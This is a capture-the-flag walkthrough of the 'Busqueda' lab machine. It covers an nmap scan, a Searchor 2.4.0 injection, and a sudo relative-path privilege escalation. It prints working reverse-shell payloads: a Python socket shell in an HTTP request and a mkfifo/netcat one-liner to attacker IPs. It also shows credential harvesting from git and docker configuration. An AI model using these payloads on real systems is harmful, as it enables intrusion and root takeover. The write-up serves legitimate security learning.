Busqueda walkthrough

Index

List of pictures


Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:



```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ nmap -sT -sV -p- -A 10.10.11.208
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-29 06:31 PDT
Stats: 0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 63.91% done; ETC: 06:31 (0:00:08 remaining)
Nmap scan report for 10.10.11.208
Host is up (0.036s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4f:e3:a6:67:a2:27:f9:11:8d:c3:0e:d7:73:a0:2c:28 (ECDSA)
|_  256 81:6e:78:76:6b:8a:ea:7d:1b:ab:d4:36:b7:f8:ec:c4 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://searcher.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: searcher.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.79 seconds
```

Figure 1 - nMap scan results


Open ports are 22 and 80. So, SSH service was enabled on this box and I found a web application running on port 80. Also, nMap recognized Linux as operative system.

Initial foothold

I had very few options to explore this box. I started to analyze the web application. When I browsed to it in the browser, I found out that the application was developed by Flask and Searchor 2.4.0.

User flag

As usual, I searched for some web hidden content on the web application, but I didn't find anything. Since I learnt about the technologies used to develop the web application, I looked for some interesting exploit against these technologies on the Internet. Luckily, I found an interesting exploit against Searchor 2.4.0:




```
POST /search HTTP/1.1
Host: searcher.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 267
Origin: http://searcher.htb
Connection: close
Referer: http://searcher.htb/
Upgrade-Insecure-Requests: 1

engine=Google&query=
',+exec("import+socket,subprocess,os%3bs%3dsocket.socket(socket.AF_INET,socket.SOCK_STREAM)%3bs.connect(('10.1
0.14.7',6666))%3bos.dup2(s.fileno(),0)%3b+os.dup2(s.fileno(),1)%3b+os.dup2(s.fileno(),2)%3bp%3dsubprocess.call
(['/bin/sh','-i'])%3b"))%23
```

```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.208] 60686
/bin/sh: 0: can't access tty; job control turned off
$ whoami
svc
$ pwd
/var/www/app
$ 
```

Figure 2 - Web application exploit

At this point, I was able to retrieve the user flag yet:




```
cat /home/svc/user.txt
5[redacted]7
svc@busqueda:/var/www/app/.git$
```

Figure 3 - User flag

Privilege escalation


Now, I needed to escalate my privileges. I looked for some interesting information on the file system. After a bit of effort, I started to analyze the git instance I had. So, I read the git configuration file:



```
svc@busqueda:/var/www/app/.git$ cat config
cat config
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = http://cc[redacted]2@g[redacted]b/[redacted]/Searcher_site.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
        remote = origin
        merge = refs/heads/main
svc@busqueda:/var/www/app/.git$ ls -la
```

Figure 4 - Credentials and domain found

I was very surprised I found credential and a new subdomain in it. These credentials are useful to be logged in the domain I found, but it was not very helpful. Also, I tried to use them to log via SSH to the target. In this way, I obtained a more interactive and stable shell. In this shell, I checked the sudoers:




```
svc@busqueda:~$ sudo su
[sudo] password for svc:
Sorry, user svc is not allowed to execute '/usr/bin/su' as root on busqueda.
svc@busqueda:~$ sudo -l
[sudo] password for svc:
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
svc@busqueda:~$
```

Figure 5 - Sudoer permission


I found out that my user is able to run with sudo a specific python script. Even if I wasn't able to read the code, I studied this script behavior and, looking for more information about the action I was able to pass to it, I was able to retrieve a lot of information about the docker container. In particular, as shown in the following picture, I found information about the database and the login to it:



```
"Domainname": "",
"User": "",
"AttachStdin": false,
"AttachStdout": false,
"AttachStderr": false,
"ExposedPorts": {
  "22/tcp": {},
  "3000/tcp": {}
},
"Tty": false,
"OpenStdin": false,
"StdinOnce": false,
"Env": [
  "USER_UID=115",
  "USER_GID=121",
  "GITEA__database__DB_TYPE=mysql",
  "GITEA__database__HOST=db:3306",
  "GITEA__database__NAME=g[redacted]a",
  "GITEA__database__USER=g[redacted]a",
  "GITEA__database__PASSWD=y[redacted]h",
  "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
  ,
  "USER=git",
  "GITEA_CUSTOM=/data/gitea"
],
```

Figure 6 - Database details


At this point I investigated the database and I luckily found credentials. However, I was not able to decode them. After a bit of time, I tried to understand what I could do, I thought about the database credentials could be useful to log in in the new domain I found in the git configuration file. That worked and I obtained the login to it as administrator. The scripts I found in there was exactly the scripts I was able to run as sudo with my non privileged user. Luckily, I was able to read and analyze it that scripts. Since the $/opt/scripts/system - checkup.py$ script has a relative path to invoke a different script, I just needed to create that script in a malicious way:



```
svc@busqueda:/tmp$ echo '#!/bin/bash' > full-checkup.sh
svc@busqueda:/tmp$ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.8 6666 >/tmp/f' >> full-chec
kup.sh
svc@busqueda:/tmp$ chmod +x full-checkup.sh
svc@busqueda:/tmp$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
```

Figure 7 - Privilege escalation exploit

Finally, I was able to retrieve the root flag:



```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.208] 58670
# whoami
root
# cat root.txt
cat: root.txt: No such file or directory
# pwd
/tmp
# cd /root
# cat root.txt
7[redacted]3
# 
```

Figure 8 - Root flag

Personal comments

I consider this box very interesting. I really liked it. The user flag was easy to retrieve. On the other hand, the root flag was a little bit challenging. In fact, was really important to consider git as an attack vector, something where you can find very interesting information. In my opinion, this is not very predictable. For these reasons, I evaluate “Easy” the user flag and “Not too easy” the root flag.